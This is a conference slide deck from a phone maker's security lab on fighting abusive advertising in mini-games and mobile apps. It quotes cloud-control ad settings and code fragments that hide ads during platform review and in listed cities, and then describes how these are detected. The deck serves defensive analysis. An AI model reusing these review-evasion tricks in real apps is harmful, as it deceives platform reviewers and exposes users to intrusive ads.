

❄️ 看雪 · 第六届安全开发者峰会

# 面向业务守护的移动安全对抗实践

朱远鹏 vivo千镜安全实验室

```
#include <stdio.h>
int main()
{
    printf("Hello,World!");
    return 0;
}
```

```
#include <stdio.h>
int main()
{
    printf("Hello,W
    return 0;
}
```

2022 SDC

# 目录

## CONTENTS

1

游戏平台广告安全对抗

2

移动应用广告安全对抗

1

## 游戏平台广告安全对抗

# 游戏平台背景



无需下载、即点即玩




集成于操作系统




基于快应用框架

- 以前端开发技术栈为主进行应用开发
- 应用包体为rpk文件
- 手机厂商游戏平台进行游戏分发

小游戏应用盈利生态：



# 游戏平台广告问题



小游戏开发者：保收入->追求更高的广告曝光/点击->乱推广告->广告频次增加/制造诱导点击【恶性循环】



目标：提升ecpm->减少广告频次/诱导行为【良性循环】



# 典型广告违规行为

游戏过程中自动弹出广告弹窗



“查看详情”按钮误导用户点击广告



用户关闭banner广告后再次弹出



在结算页或其余诱导性位置惯性点击



# 云控广告案例分析

## 流量分析

```
"Insert_Ad_Id":["ca60c4723e874b90b2204953f3dfda18"],
"Insert_Ad_probability":[100],
"Insert_Ad_time_delay":[0],
"Insert_Ad_time_wait":120,

"Native_Ad_Id_List_Fwan":[""],
"Native_Ad_Id_List_":["fa677d44e9ef45908eef",
"68268a9b68d94c69a6968d",
"cf26a71635ca4c39b41fe64f",
"54fc72e537a04a62bccd366aa"],
"Native_Ad_time_auto_update":[0,0,0,0,0],
"Native_Ad_Height":[210,210,210,260,250],
"Native_Ad_LeftAndRight_distance":[0,0,0,0,0],
"Native_Ad_bottom_distance":[0,0,0,0,0],
"Native_Ad_close_multiple":[0.6,0.6,0.6,0.6,0.6],
"Native_Ad_time_update":[20,10,10,10,10],
"Native_Ad_pixel_Height":[0,0,0,0,0],
"Native_Ad_probability":[100,100,100,100,100],
"Native_Ad_time_delay":[0.5,0.5,0.5,0.5,0.5]
```

## 云控参数

### 广告开关

native\_switch

bannerswitch

### 广告延时

ADdelay

native\_delay

banner\_refresh\_time

### 插屏广告

Insert\_Ad\_probability 概率

Insert\_Ad\_time\_delay 延迟时间

### 原生广告

Native\_Ad\_probability 概率

Native\_Ad\_time\_delay 延迟时间

### 审查绕过

未完成新手引导不显示广告

过审参数 isExamine、examine\_version

对抗措施：动态云控检测

# 游戏平台对抗分析：屏蔽城市

## 本地分析

```
static popUPFullScreen(e, t) {
    if (console.log("popUPFullScreen"), this.sdk.playerFlag
        console.log("大界面关闭创建小界面"), Wt.popUpView(Kt
    }, e.level)) : (console.log("创建小界面"), Wt.popUpView(
    if (this.sdk.playerFlag == _e.NO_AD) return console.log(
    if (this.isOffCitys())
        return console.warn("popUPFullScreen-城市屏蔽"),
        t && t(), !1;
    if (this.isCurrentVersion)
        return console.warn("popUPFullScreen-版本屏蔽"),
        t && t(), !1;
    Offcitys: ["北京", "深圳", "广州", "深圳", "东莞", "天津",
        "长沙", "武汉", "西安", "杭州", "宁波", "重庆", "南京",
        "苏州", "济南", "青岛", "福州", "厦门", "郑州"],
    shareList: [],
    textDelay: 0,
    Version: "1.0.0",
```


## 云控分析

```
{
  "code": 200,
  "data": {
    "show_blank": 0,
    "id": 14903,
    "product_name": "原生插屏2",
    "switch": 1,
    "time_switch": "2022-04-08",
    "rate": "0",
    "show_rate": "1.00",
    "show_limit": 300,
    "area": "北京,上海,南京,苏州,杭州,广州,深圳,东莞,成都,重庆",
    "is_free": 1,
    "is_hide": 0,
    "interval": 0,
    "close_counts": 0,
    "is_open_holiday_control": 0,
    "ad_switch": 1,
    "ad_area": "",
    "ope_control": "0",
    "delay_display_time": 0
  },
  "error": ""
}
```

对抗措施：虚拟IP / 定位触发广告



# 游戏平台对抗治理措施



# 游戏平台安全的建设能力思路

## 源码与数据传输层面的违规检测

恶意广告代码

静态代码检测

展示概率

延迟推送

审核期

城市屏蔽

...

动态参数与广告频率

动态云控检测

特征


赋能

典型案例分折

自动化输出高风险列表

游戏平台违规行为判定

# 游戏平台安全的检测落地



游戏平台未来的安全对抗趋势:

CP侧: 会加剧代码云控, 代码混淆的难度上升, 更多手段绕过审查

平台侧: 广告能力优化, 更精准的规则, 更严格的管控

2

## 移动应用广告安全对抗

# 移动应用流氓广告背景

2021年底开始，消费者对移动端后台自动弹广告的反馈日渐增长，主要是手机正常使用过程中（含待机桌面或应用使用中）弹出广告，很多不知道是哪个应用弹出的，影响人群以老年人为主。


□ 22年315晚会曝光了清理类APP诱导下载、体外广告问题。

□ 9月30日国家网信办发布了《互联网弹窗信息推送服务管理规定》，规范当前互联网弹窗违规推送信息。




